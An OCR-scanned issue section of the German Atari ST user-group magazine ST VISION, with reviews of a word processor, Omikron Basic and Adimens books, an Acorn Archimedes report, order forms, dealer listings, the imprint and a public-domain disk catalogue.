Man sieht also deutlich, daß ST WRITER in erster Linie nicht als GEM-Programm gedacht war. Es ist offensichtlich, daß die wenigen vorhandenen GEM-Routienen im nachhinein dazugenommen wurden. Dennoch bietet ST WRITER ELITE eine ganze Menge und braucht sich durchaus nicht hinter einer Reihe kommerzieller Textverarbeitungssysteme für den ST zu verstecken.
Hier nun eine Auflistung einiger Features die in ST WRITER ELITE enthalten sind:

- arbeitet in allen drei Bildschrimauflösungen
- funktioniert einwandfrei mit der Mega ST Serie
- wahlweise GEM-Unterstützung
- Such- und Ersetzfunktion (sowohl global als auch auf Anfrage)
- Einlesen von ASCII- und Original ATARIWRITER (PLUS)-Files möglich
- Tastenwiederholfrequenz beliebig einstellbar
- Zeilenabstand frei wählbar (eines der großen Mankos von 1st Word+)
- Textpassagen können beliebig eingerückt werden
- zweispaltiger Druck
- Justierung, Zentrierung, rechts- und linksbundiges Schreiben
- Kopf- und Fußzeilen
- einfaches Erstellen einer eigenen Druckerkonfiguration (=STWRITER-Textfile)
- Druckeransteuerungscodes können zusätzlich direkt im Text eingebaut werden
- Kommentarzeilen im Text
- automatische Seitennumerierung
- Formbriefe können erstellt werden
- Subscript, Superscript
- TABs
- innerhalb eines Textfiles kann beliebig oft die Zeichenzahl per Inch geändert werden (cpi)
- kompletter ST Zeichensatz verwendbar
- automatische Warnung, wenn Speicherplatz knapp wird
- Blockoperationen: Löschen, Verschieben, Kopieren
- der letzte gelöschte Block bleibt in einem Pufferspeicher erhalten, ist über UNDO wieder aufrufbar
- Verkettung von Druck-Files
- mehrere Kopien beim Ausdruck
- über 100 kB umfassendes Manual auf Diskette

Es ist wirklich beeindruckend, was Dr. Noonam mit Hilfe von John Feagans aus der Urversion von ST WRITER gemacht hat.
Sicherlich gibt es viele Programme im Public Domain Bereich, für die der Platz auf jeder Diskette zu schade ist. ST WRITER ELITE dagegen ist eine der rühmlichen Ausnahmen, die eigentlich in keiner PD-Library fehlen sollte. Die Version 2.30 ist zur Zeit auf unserer PD Diskette Nr. 194 erhältlich. Hierbei handelt es sich natürlich um die englische Version. Umsetzungen in Deutsch, Französisch und Spanisch sind aber bereits in Arbeit und werden demnächst ebenfalls in der ST VISION PD-LIBRARY erhältlich sein. mts


* WERWELT *

Eine Grafik-/Animationsdemo von Oliver Saalfeld erstellt mit dem in ST VISION Nr. 4 vorgestellten Programm

******* CYBER PAINT *******

WERWELT und noch ein paar andere Animationsdemos erstellt mit den CYBER Programmen sind erhältlich auf unserer :

PD-DISKETTE # 170



ZWEI NEUE BÜCHER ÜBER OMIKRON BASIC

"Das große Omikron Basic-Buch" "Kurz & Klar Omikron Basic"

Das große Omikron Basic-Buch

Dieses Buch sollte man als begeisterter Omikron Basic-Programmierer auf keinen Fall verpassen, den beiden Autoren K. Schneider und O. Steinmeier kann man nur gratulieren. Es ist in einer leicht verständlichen Sprache geschrieben und baut von Grund auf. Somit ist es auch für Basic Anfänger geeignet. Es reicht aber so weit, daß selbst für erfahrene Programmierer immer noch einige Tips und Tricks in ihm schlummern.

Dieses Buch fängt damit an, die Programmiersprache und die Programmiertechniken zu erklären, was ich persönlich sehr begrüße, da dies immer wieder interessant ist. Mit der 'Baby-Stube' für zukünftige Programmierer wird erklärt, was ein Programm ist, wie man mit Variablen umgeht und was es für Zahlenarten gibt. Die nächsten Kapitel befassen sich nun schrittweise mit dem Erklären der Omikron Basic-Befehle. Dies fängt mit den Schleifenstrukturen an und reicht über bedingte Verzweigungen und dimensionierte Variablen bis zu den Funktionen und Operatoren. Es folgen die Unterprogramme, wodurch dieses Kapitel zu den wichtigsten in diesem Buch gehört. Denn erst durch Unterprogramme erreicht man übersichtlich strukturierte Programme. In Omikron Basic gibt es sogar verschiedene Typen von Unterprogrammen.
Da wäre einmal das 'normale' Unterprogramm, welches mit GOSUB aufgerufen wird. Als nächstes sind da die Prozeduren, welche wesentlich flexibler sind, da man Werte übergeben und sie rekursiv aufrufen kann. Rekursion bedeutet, daß sich ein Unterprogramm selbst aufruft, welches besonders bei komplizierten Berechnungen eine kurze und übersichtliche Programmierung erlaubt (z.B. die Fakultät berechnen). Dies funktioniert nur mit lokalen Variablen, d.h. ruft sich eine Prozedur selber auf, so können die Variablen neu belegt werden, ohne daß die alten Werte verloren gehen. Schließlich gibt es noch die Funktionsunterprogramme. Mit ihnen kann man sich Makros für Berechnungen definieren, welche sich auch rekursiv aufrufen können.
Ein besonderer Bonus in Omikron Basic ist das begrenzte Multitasking. Man kann jeder Zeit auf Tastatur-, Timer- und Mausereignisse reagieren. Will man Grafik ins Spiel bringen, so hat man 36 verschiedene Befehle zur Auswahl, die alle übersichtlich erklärt werden.
Damit die speziellen Fähigkeiten des Atari nicht zu kurz kommen, wird in einem Kapitel die GEM- und TOS-Programmierung behandelt. Um dem Leser ein Beispiel zu geben wie man ein Programm entwirft und verwirklicht, wird mit dem Programmprojekt Fakturierung eine ausführliche Erklärung gegeben. Zu guter Letzt enthält es noch eine Sammlung von Programmbeispielen, die recht interessant sind.
Als Anhänge hat man eine fünfzigseitige alphabetische Befehlsübersicht, eine ASCII-Tabelle, eine Scan-Code-Tabelle, alle BITBLT-Modi, eine Füllmuster-Tabelle, alle VT52-Steuercodes, die Fehlermeldungen von Omikron-Basic, eine gutgestaltete alphabetische Worterklärung, ein Literaturverzeichnis und einen ausführlichen elfseitigen Index.

Kurz & Klar Omikron Basic

Dies ist das nächste Werk. Vergleicht man dieses mit seinem Omikron Basic-Handbuch, so findet man keine großen Unterschiede zwischen diesen beiden. Also ein Buch, daß in gewissem Sinne Raubkopierer unterstützt. Daß der Heim-Verlag dieses Produkt vertreibt, kann ich einfach nicht verstehen. Der Raubkopiererszene unter die Arme greifen und auch noch sein Geld damit verdienen, das ist keine gute Firmenpolitik. An alle die ein Original von Omikron Basic

besitzen, kann ich nur sagen: Kauft euch das Buch nicht, denn mit dem Handbuch und, wenn Ihr einen übersichtlicheren Anhang haben wollt, auch noch 'Das große Omikron Basic-Buch', seit ihr besser bedient.

So, nun zu einem Vergleichstest zwischen Handbuch und diesem Buch:

Im Handbuch finden sich einleitende Worte zu dem Basicdialekt Omikron und zum Editor, dieser Teil fehlt bei 'Kurz & Klar'.
Der Hauptteil beider Bücher, die Befehlserklärung, ist im Handbuch auf 117 Seiten in Sachgebieten ausführlich erklärt. In dem vorliegenden Buch ist das Selbe auf 140 Seiten alphabetisch erklärt. Nicht so ausführlich wie im Handbuch, dafür aber mit mehr Programmbeispielen. Im Anhang befindet sich beim Handbuch eine alphabetische Befehls-Referenzliste mit Verweisen auf die ausführlicheren Erklärungen. Bei 'Kurz & Klar' ist das Befehlsverzeichnis nach Sachgebieten unterteilt, ebenfalls mit Verweisen auf die ausführlicheren Erklärungen.
Der Anhang von 'Kurz & Klar' ist eindeutig besser, als der im Handbuch dargestellte. Im Handbuch wird die Farbtabelle (VDI, Hardware), die Füllmuster-Tabelle, die TOS-Fehlermeldungen, die Dateitypen, die VT52-Steuerzeichen und schließlich die Omikron Fehlermeldungen ausführlich aber unprofessionell beschrieben. Einen professionelleren Eindruck hinterläßt der gleiche Inhalt in 'Kurz & Klar'.
Mir persönlich sagt eine Gliederung nach Sachgebieten, eher zu als eine alphabetische Gliederung. Da eine alphabetische Suche nur zu einem speziellen Befehl führt, sieht man nicht gleichzeitig auf den angrenzenden Seiten die artverwandten Befehle, welche vielleicht den gewünschten Befehl enthalten könnten.

Beide Bücher sind im Heim-Verlag erhältlich. 'Das große Omikron Basic-Buch' mit seinen 404 Seiten und einer Diskette mit allen Listings für DM 59.-. Das Buch 'Kurz & Klar Omikron-Basic' mit 206 Seiten für DM 29.-.

mas

LESERBRIEFE

Wünsche, Kritiken, Anregungen, Kontakte

Buchbesprechung "Programmierung des 68000"

Es ist leider wahr, daß es momentan kein besseres Buch über die Programmierung des 68000 gibt, jedoch sollte nicht unerwähnt bleiben, daß das genannte Buch im Vergleich zu einem thematisch ähnlichen Buch des gleichen Verlages deutlich abfällt. Ich hatte mir dieses Buch angeschafft, weil ich vorher bereits sehr gute Erfahrungen mit Zaks' "Programmierung des Z80" gemacht hatte, erlebte dann aber bei der Arbeit mit diesem (68000-) Buch eine herbe Enttäuschung.

Dieses Druckerzeugnis ist zwar gebunden (Z80: Paperback), dem stehen jedoch einige Nachteile gegenüber:
Der Index besticht durch seine Dürftigkeit (sage und schreibe drei Seiten!) und reicht nach meinen bisherigen Arbeitserfahrungen mit diesem Buch nicht aus, selten habe ich im Index das gefunden, was ich suchte. Folge: Man verplempert viel Zeit mit Sucherei.
Die Befehlsbeschreibungen sind lange nicht so übersichtlich, wie bei der Z80-Version. Während bei dieser nämlich z.B. die Funktionsbeschreibungen durch knappe Ablaufschemata ergänzt wurden, findet man bei der 68000-Version nur Blei. Die Flagzustände werden beim Z80 symbolisch (leicht erkennbar) dargestellt, hier sucht man so etwas vergeblich. Die Anzahl der pro Befehl benötigten Taktzyklen findet man beim 68000 nur im Anhang und nicht etwa da, wo sie hingehören: bei den Befehlsbeschreibungen. Mit Beispielen wurde m.E. allzusehr gegeizt.
Die oben genannten Mängel schränken leider den Wert des Buches als Nachschlagewerk ziemlich ein.

Thomas Mäurer, Oberhausen

Adressen von Mitgliedern

Wir bekommen immer wieder anfragen, ob wir nicht Adressen von Mitgliedern weitergeben oder eine Liste in der Zeitung veröffentlichen könnten. Sorry - ohne die ausdrückliche Einwilligung ist uns dies nicht möglich. Wer aber mit anderen Lesern und Mitglieder in Kontakt treten möchte, kann dies in Form eines Leserbriefes in dieser Spalte erledigen.
Die Redaktion

DAS ADIMENS PRAXIS-BUCH ZUM ATARI ST

Konzepte, Beispiele und Praxishilfen zu Adimens ST

Adimens ST - ein leistungsfähiges relationales Datenbanksystem mit grafischer Benutzeroberfläche. Trotz dieser grafischen Unterstützung hat gerade der Anfänger Schwierigkeiten die Möglichkeiten des Systemes voll zu nutzen. Das bei Adimens ST mitgelieferte Handbuch hat zwar schon seine Lebensberechtigung, hilft jedoch in keiner Weise die Hemmschwelle zu mindern, die den Neuling packt, wenn er sein Handbuch durchblättert.
So war die Entwicklung des vorliegenden Buches schon vorprogrammiert. Je leistungsfähiger und komplexer ein Anwenderprogramm ist, umso wichtiger ist entsprechende Begleitliteratur hierzu, da die mitgelieferten Handbücher erfahrungsgemäß die in sie gesetzten Erwartungen und Hoffnungen in den seltensten Fällen erfüllen können.

Inhalt

Was kann man nun von einem Buch erwarten, daß sich zum Ziel gesetzt hat dem Einsteiger und dem Fortgeschrittenen eine umfangreiche Hilfe zu sein? Klar, die ersten Kapitel sind fur den Kenner von Adimens eine Qual, während der Anfänger, schaut er aus Versehen in das letzte Drittel des Buches, nur Bahnhof versteht. Aber das ist eigentlich das Dilemma eines jeden Lehrbuches - wichtig ist hierbei, wie schnell der Anfänger mit Hilfe des Buches zu einem Fortgeschrittenen aufsteigt.
Die optische Gestaltung, ein wichtiger Punkt der zur Motivation des Lesers beiträgt, ist bei diesem Buch hervorragend. Wichtige Punkte und Fragen werden fett hervorgehoben, Regeln und Hinweise sind umrahmt und auch die Bildschirm-Hardcopies haben eine gute Qualitiät und sind aussagekräftig.

Als Einleitung dient eine knappe Einfuhrung in die theoretischen Grundlagen der ublichen Datenbank-Modelle. Zu kurz um wirkliches Wissen zu vermitteln und zu lang für den normalen Adimens-Anwender.
Interessanter wird es dann schon, wenn erklärt wird nach welchen Kriterien eine Planung der zu entwickelnden Datenbank abläuft. Hier wird auch schon mit praktischen Beispielen ein erster Probelauf des Datenbankentwurfes praktiziert. Ebenfalls in dem Kapitel über Datenbank-Grundlagen findet sich eine ausfuhrliche und verstandliche Erklärung aller in Adimens unterstutzen Funktionen. Dabei wird der Anwender anhand von Beispielen Schritt für Schritt in die arbeitsweise von Adimens ST eingeführt. Damit wären wir am Ende des Kapitels über die Datenbank-Grundlagen und der Erklärungen über Adimens angelangt. Dieses Kapitel nahm ca. 80 der insgesamt 211 Seiten in Anspruch.

Was denn nun auf den noch verbleibenden 130 Seiten kommt? Beispiele. Insgesamt zwei, und natürlich noch 50 Seiten Anhang. Hier werden die Leistungsmerkmale von Adimens nochmals in den Vordergrund gestellt und die einzelnen Programmteile wie INIT, DRC und EXEC in ihrer Wirkungsweise erklärt. Im folgenden werden die in den zwei Beispielen vorkommenden Bildschirmmasken (in Form von Hardcopies) und Formulare (Geschäftsbriefe und Vereinsmitteilungen) auf über 30 Seiten reichlich ausführlich dargestellt. Abgerundet wird das Ganze mit einem Bild- und Tabellenverzeichnis aller in diesem Werk vorkommenden Grafiken und Aufstellungen. Der obligatorische Index ist mit 5 Seiten dem Inhalt entsprechend ausgefallen.

Die Beispiele

Glücklicherweise wurde nicht die berühmt-berüchtigte Campingplatz-Verwaltung aus dem Adimens Handbuch als Anwendungsbeispiel angeführt. Statt dessen gibt es eine Vereinsverwaltung für Mitglieder eines Bootsvereines mit gleichzeitiger Erfassung der Bootsliegeplätze und Beitragsabwicklung. Das Anwendungsbeispiel 'Kunden' erlaubt die Verwaltung einer Kundenkartei mit Rechnungserstellung und Auswertung der Daten.

Das hat man nun davon

Lehrreich ist das ganze allemal. Zumal sich auf der beiliegenden Diskette die Beispiele befinden und eine Demoversion von Adimens. Allerdings ist der Preis von DM 59.- für diese 211 Seiten, die doch stellenweise den Eindruck des gestrecktseins machen, zu hoch.

kuw

32-BIT POWER: ACORN ARCHIMEDES

Ein Geheimtip der Computerszene

Viel neues tut sich ja nicht auf dem Hardwaremarkt, schon gar nichts was den hartgesottenen Computerfreaks vom Sessel hauen könnte. Dies änderte sich als letztes Jahr im Juni die englische Firma Acorn einen neuen Rechnertypen vorstellte, der nur auf das eine ausgelegt ist: Geschwindigkeit.
Auf der CeBit von der breiten Masse und den Medien fast verächtlich links liegengelassen, sickern Informationen über dieses Gerät nur sehr spärlich durch, da Acorn offensichtlich nicht plant, auf dem deutschen Markt größer einzusteigen.
In englischen Fachmagazinen finden sich regelmäßig Berichte, die diese Maschine in den Himmel loben und immer wieder zu dem selben Ergebnis kommen: Es gibt nichts schnelleres auf dem Markt der Microcomputer. So berichten auch deutsche Computermagazine sporadisch von dem Archimedes, ohne jedoch einen tieferen Einblick in die Hard- und Software zu vermitteln.
Auf unserem letzten ST VISION Meeting in Wiesbaden-Schierstein konnten wir uns selbst von der Schnelligkeit des Gerätes überzeugen. Die Benutzeroberfläche, vollkommen in Basic geschrieben, ist schneller als GEM. Das 3-D-Spiel 'Zarch', ebenfalls in Basic mit einigen Maschinenunterroutinen geschrieben, lief schneller als alles was bisher auf Silikon zu sehen war.

32-Bit RISC-Prozessor

Für ihren Rechner Archimes wurde für Acorn eine RISC-CPU angefertigt, die zwar auch nur mit 8 MHz getaktet ist, aber einen Maschinenbefehl ungleich schneller abarbeiten kann.
Das Prinzip eines RISC-Prozessors besteht darin, daß die Anzahl der möglichen Befehle, die die CPU versteht, stark eingeschränkt ist. Somit kann der Microcode, der innerhalb einer CPU zur Dekodierung der Befehle nötig ist, extrem kurz gehalten werden. Die Maschinenbefehle werden schneller ausgeführt, wodurch sich trotz 8 MHz-Takt ein höherer Befehlsdurchsatz ergibt. Der Atari ST hat mit seiner 68000 CPU eine Rechenleistung von ca. 1 MIPS (million instructions per second), der Archimedes dagegen, mit der gleichen Taktfrequenz, 4 MIPS. Diese Rechenleistung wird etwa von Micro-VAXen oder 80386-Rechnern mit FPU und 16 MHz-Takt erreicht.

Die Grafik

Der Archimedes kann gleich mit einer ganzen Reihe von Grafikmodi aufwarten. Die maximale Auflösung beträgt 1280 x 976 Pixel im Monochrommodus. Für diese Auflösung ist jedoch ein spezieller Monitor, wie ein MultiSync o.ä. nötig und ein Archimedes der 400er Serie. Gebaut werden nämlich zwei leicht voneinander abweichende Versionen. Das low-cost Modell ist der Archimes 300, den es wiederum in zwei Versionen gibt: Mit 0.5 MB und 1 MB. Mehr für professionellen Einsatz ist die 400er Baureihe konzipiert. Das Spitzenmodell kostet hier mit 4 MB Hauptspeicher und 20 MB Festplatte immerhin knapp 12.000.- DM.
Die nächst niedrigere Auflösung, die wieder von allen Rechnern dargestellt werden kann, ist 640 x 512 Pixel mit 16 Farben aus 4096 möglichen, gefolgt von 640 x 256 Pixel mit 256 Farben gleichzeitig. Die Tonerzeugung erfolgt über 8 Kanäle mit Stereosound - da kann sogar der Amiga nicht mehr mithalten.

Software

Der Archimedes ist als reiner Homecomputer konzipiert. Das zeigt auch das im ROM installierte Basic V, eine Weiterentwicklung des schon recht imposanten BBC Basic. Ebenfalls im ROM befindet sich ein Assembler und Debugger sowie ein Screen-Editor, da der vom Basic aus erreichbare Editor nur ein Zeileneditor ist.
Weitere Programmiersprachen sind für den Archimes schon erhältlich: Pascal, Fortran 77, C, Lisp und Prolog. Eine Umsetzung von 1st Word und der ARC-Writer stellen die zur Zeit erhältlichen Textverarbeitungssysteme dar. Außerdem gibt es schon Datenbanksysteme, Musikprogramme, Digitizer, einen MS-Dos und 6502 Emulator.
Die Preise für ein Einsteigermodell liegen derzeit bei 3000 bis 4000 DM, je nach Ausstattung. Mitgeliefert wird auf jeden Fall eine Maus mit 3 Buttons und das Grundgerät mit min. einem eingebauten Laufwerk. Der Monitor ist dann jeweils gegen Aufpreis erhältlich.

Händlernachweis:
Weber & Reiss GbR
Ursemer Str. 29
6370 Oberursel
Tel. 06171/57443

kuw

ST VISION SHOP

Abokarte

Die Bestellung kann ich innerhalb von einer Woche beim ST VISION-Leserservice schriftlich widerrufen. Zur Wahrung der Frist genügt die rechtzeitige Absendung.

Das Abonnement hat folgende Vorteile:

- Der Abonnent wird automatisch Mitglied im gleichnamigen Userclub.
- Er kann die regelmäßig stattfindenden Clubtreffen kostenlos besuchen.
- Er bekommt sämtliche Disketten der PD-Library zu vergünstigten Preisen.
- Er bekommt alle Hefte bequem sofort nach Erscheinen frei Haus geschickt, ohne irgendwelche Mehrkosten!

Hiermit abonniere ich ST VISION ab der nächsten Ausgabe für mindestens ein Jahr zum Vorzugspreis von DM 30.- (DM 25.- für Schüler, Studenten, usw.). Das Abonnement verlängert sich automatisch um ein Jahr, wenn es nicht bis 6 Wochen vor Ablauf gekündigt wird.

Name, Vorname

Straße, Hausnummer

PLZ, Wohnort

Gewünschter Zahlungsweg (bitte ankreuzen)
( )Bargeldlos durch Bankeinzug
[| |][| |][|]

BANKLEITZAHL KONTONUMMER

Geldinstitut

( ) Betrag ist überwiesen / V-Scheck liegt bei

Datum Unterschrift

Bitte ausreichend frankieren!

Antwort-Postkarte

ST VISION

Leser-Service

Postfach 1651

D-6070 Langen

PD-Library

Die Disketten unserer Library sind zu 99% doppelseitig bespielt. Dies dient Ihrem Vorteil, denn dadurch bekommen Sie zum günstigen Preis möglichst viel neue Software.

Zur Bestellung schneiden Sie Bitte die nebenstehende Karte aus und kleben sie auf eine Postkarte.
Diese senden Sie an:
ST VISION
Stichwort PD-Bestellung
Postfach 1651
D-6070 Langen
Vergessen Sie auch nicht Ihren vollständigen Absender anzugeben.

Haben Sie nur ein einseitiges Laufwerk, so geben Sie bitte getrennt die Programme an, die Sie auf einer einseitigen Disketten haben wollen. Wir müssen aber dann 12 DM pro Diskette verlangen.

Hiermit bestelle ich aus der ST VISION-LIBRARY folgende PD-Disketten:

Disk-Nr.: ___ | ___ | ___ | ___ | ___ | ___ | ___ |

Zum Stückpreis von (bitte ankreuzen):
( ) 8 DM für Mitglieder
( ) 10 DM für Nichtmitglieder

Stückpreis______ X Anzahl der Disk's ______ Insgesamt: ______

zzgl. Versandkosten je Bestellung 3.-

Endsumme: ______

Den Betrag habe ich bereits überwiesen, ich habe einen Verrechnungsscheck beigelegt.

Datum Unterschrift

ST VISION Vorschau

Das kann ja heiter werden...

Die nächste Ausgabe erscheint am 1.September - rechtzeitig zur Atari Messe in Düsseldorf, auf der ST VISION mit einem kleinen Stand vertreten sein wird. Alle Mitglieder und Leser sind herzlich eingeladen uns zu besuchen.

Inhaltlich haben wir wieder einiges zu bieten:
Großer DTP-Report: Calamus, Publishing Partner Plus.
Kurse: GEM unter Omikron-Basic, Assemblerprogrammierung, Midi und Btx für Einsteiger
Review: Thundercats, Gfa-Basic 3.0, neue Bücher
Report: Neue Viren im Umlauf!
Spiele: Weitere Tanglewood Tips

ST VISION Einkaufsführer

Der schnelle Weg zu Ihrem Atari ST Fachhändler

6000 FRANKFURT
Müller & Nemecek
Kaiserstr. 44
6000 Frankfurt
Tel. 069/232544

Waizenegger
Kaiserstr. 41
6000 Frankfurt
Tel. 069/27306-0

6100 DARMSTADT
Heim Büro- und Computermarkt
Heidelberger Landstr. 194
6100 Darmstadt-Eberstadt
Te. 06151/56057

Schmitt Computersysteme
Mühlstr. 76
6100 Darmstadt
Tel. 06151/24574

6200 WIESBADEN
Schmitt Computersysteme
Rheinstr. 41
6200 Wiesbaden
Tel. 06121/307330

6500 MAINZ
Schmitt Computersysteme
Karmeliterplatz 4
6500 Mainz
Tel. 06131/234223

6800 MANNHEIM
Gauch und Sturm
Casterfeldstr. 74-76
6800 Mannheim 24
Tel. 0621/850040

Computer Center am Hauptbahnhof
L 14, 16-17
6800 Mannheim 1
Tel. 0621/20983

Impressum

ST VISION erscheint regelmäßig alle zwei Monate. Herausgeber ist der Anwenderclub ST VISION, der eine unabhängige Vereinigung von Atari-Usern darstellt. Alle hier abgedruckten Artikel sind frei von Copyright und können unter Angabe der Quelle und des Autors verwendet werden. Orthographische Fehler in den Artikeln sind voll beabsichtigt und besonders für solche Leute gedacht, die gerne die Fehler anderer suchen.
Sämtliche Veröffentlichungen in ST VISION erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes. Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt. Für unaufgefordert eingesandte Manuskripte und Listings keine Haftung. Namentlich gekennzeichnete Fremdbeiträge geben nicht in jedem Fall die Meinung der Redaktion wieder.
Es gilt die Anzeigenpreisliste Nr. 4 vom 15.05.88

Redaktion
Kai-Uwe Wahl (kuw)
Michael Schütz (mts)

Autoren dieser Ausgabe
Jürgen Wehnert (jw)
Matthias Stumm (mas)
Wolfgang Schmidt (ws)
Ralf Rudolph (pky)
Christian Straßheim (cs)
Felix Mayer (fm)
M. Schreiber (ms)
M. Thomas (mt)
Andreas Ramos (Dänemark)

Weitere Mitarbeiter
T. Petz
E. Wels
H. Pusch

Grafische Gestaltung
Oliver Saalfeld

Anzeigenleitung
Kai-Uwe Wahl

Vertrieb
PVG

ISSN: beantragt

ST VISION ist eine internationale Usergroup für Atari-Anwender. Der Jahresbeitrag beträgt DM 30.-, bzw. DM 25.- für Schüler, Studenten und Arbeitslose.

Unsere Anschrift lautet:
ST VISION
Postfach 1651
6070 Langen
Tel. 06103/1866
BTX 061031866-0001

Bankverbindung:
ST VISION, Kai-Uwe Wahl
Bezirkssparkasse Langen
BLZ 505 516 21, Kto. 112 031 650

Postgiroamt Frankfurt
BLZ 500 100 60, Kto. 4520 88-607

per Mausklick die Personen befragen **EL_BONZO_CITY:** Ein Textadvanture mit intereressantem Parser. In mittlerer Schwierigkeit und vielen Gags in der Story **SCRIBBLE:** Eine schöne Version für ein oder zwei Spieler (s/w) **KREUZWORT:** Programm zum Generieren eines Kreuzworträtsels (s/w) **UNITERM:** Terminalprogramm mit vielen Auswahlmöglichkeiten - in GEM

Sprachen:

PD-DISK: 2
LISP komplett!! (KI-Sprache !!!) +54k Anleitung!

PD-DISK: 4
PROLOG 10 Die Sprache der neuen Generation. Begleitsoftware und 95k Anleitung

PD-DISK: 23
VOLKS FORTH 83 Die neuste Version des Interpreters. Die Software zum Forth-Kurs. **COPY:** Copyprogramm

PD-DISK: 24
VOLKS FORTH 83: 3. Disk **MOLEKÜL:** Darstellung chemischer Moleküle. In s/w und Farbe -wobei in Farbe 3D-Effekt. Atom, Ionen oder Van der Vaals-Radius. Ein Molekül kann gedreht und sogar animiert werden!!!!!

PD-DISK: 25
MOLEKÜL: siehe PD 24 **LIB:** Sammlung von ST-Pascal-Biblioteken. Incl. Source und Anleitung. Stringumwandlung, Datums- und Uhrzeit- Rechnungen, Textformatierungen (links, rechts und zentriert) (s/w)

Spiele:

PD-DISK: 97
DIAMOND MINER: Ein Spiel ähnlich 'Boulder Dash', 30 Level, eingebauter Feldeditor mit dem eigene Spielfelder erstellt werden können (s/w) **SNAKE:** Zwei Schlangen versuchen sich den Weg abzuschneiden (s/w) **MINENFELD:** Ein wagemutiger Schatzsucher begibt sich durch verschiedene Minenfelder (s/w) **MISSLE:** Missile Attack (s/w)

Bilder:

PD-DISK: 71 + 72
Digi Pic's aus dem Film "Top Gun"

PD-DISK: 74 bis 84
Bilder aus dem Film "Heavy Metal" (11 Disketten)
Vorspann (intro) - Soft Landing - Harry Canyon B 17 - Captain Sternn - Grimaldi - Den - So beautiful & so dangerous - Taarna

PD-DISK: 86 bis 88
Digi Pic's von " Aus Forschung und Technik " Über Raumfahrt

PD-DISK: 89 + 90
Digi Pic's der Serie "Enterprise"

PD-DISK: 98
Digi Pic's der Serie "Miami Vice"

PD-DISK: 99
Digi Pic's der Serie "Magnum"

PD-DISK:100
Digi Pic's der Serie "Airwolf"

PD-DISK:101
Digi Pic's von dem Film "Das Leben des Brian"
Space Ace Pic & Sound Show

PD-DISK:106 bis 116
Diverse Bilder im TNY-Format compacted (f) Mit Compacter-Decompacter, Insgesamt ca. 400 Bilder. Unter anderem dabei Fractale-Bilder (mit Fractal => Apfelmännchenprg.), Bilder von einer australischen Künstlerin und viel viel mehr.

PD-DISK:118
7 Bilder von dem Spiel Midi Maze, 11 compact. Bilder von dem Spiel The Pawn & Decompacter, 6 von ST Karate, 7 von Wintergames (f)

PD-DISK:152
16 TNY Bilder (f)
3* Art - 2* Fantasy - 11* ST-Kalender

PD-DISK:153
29 TNY Bilder (f)
11* Fractals - 18* Girls

PD-DISK:154
27 TNY Bilder (f)
13* Funny-Pic's - 14* diverse Bilder

PD-DISK:155
40 TNY Bilder (f)
17* Art - 23* SF & Fantasy

PD-DISK:156
44* 64er Pic's / 9* Mac Paint Pic's / 1 Neo Pic / 1 N_Vision Pic (f)
PIC SWITCH 6: Kann alle Formate lesen und in Degas oder Neo abspeichern & Dokumentation (f)
SHOW PIC'S: CBM 64 Slide Show V1 (f)

Hier sind sie, die Superdisketten von Spectrum 512. Im absoluten Format von 512 Farben gleichzeitig !

PD-DISK:167 + 168 + 171 + 177
Insgesamt 41 SPC Bilder (f)
(Vorher Changehertz starten)
Dazu auf 177: Spheres Animation mit Bällen (f)

Musik:

PD-DISK:104
Digi Sound Hot Chocolate

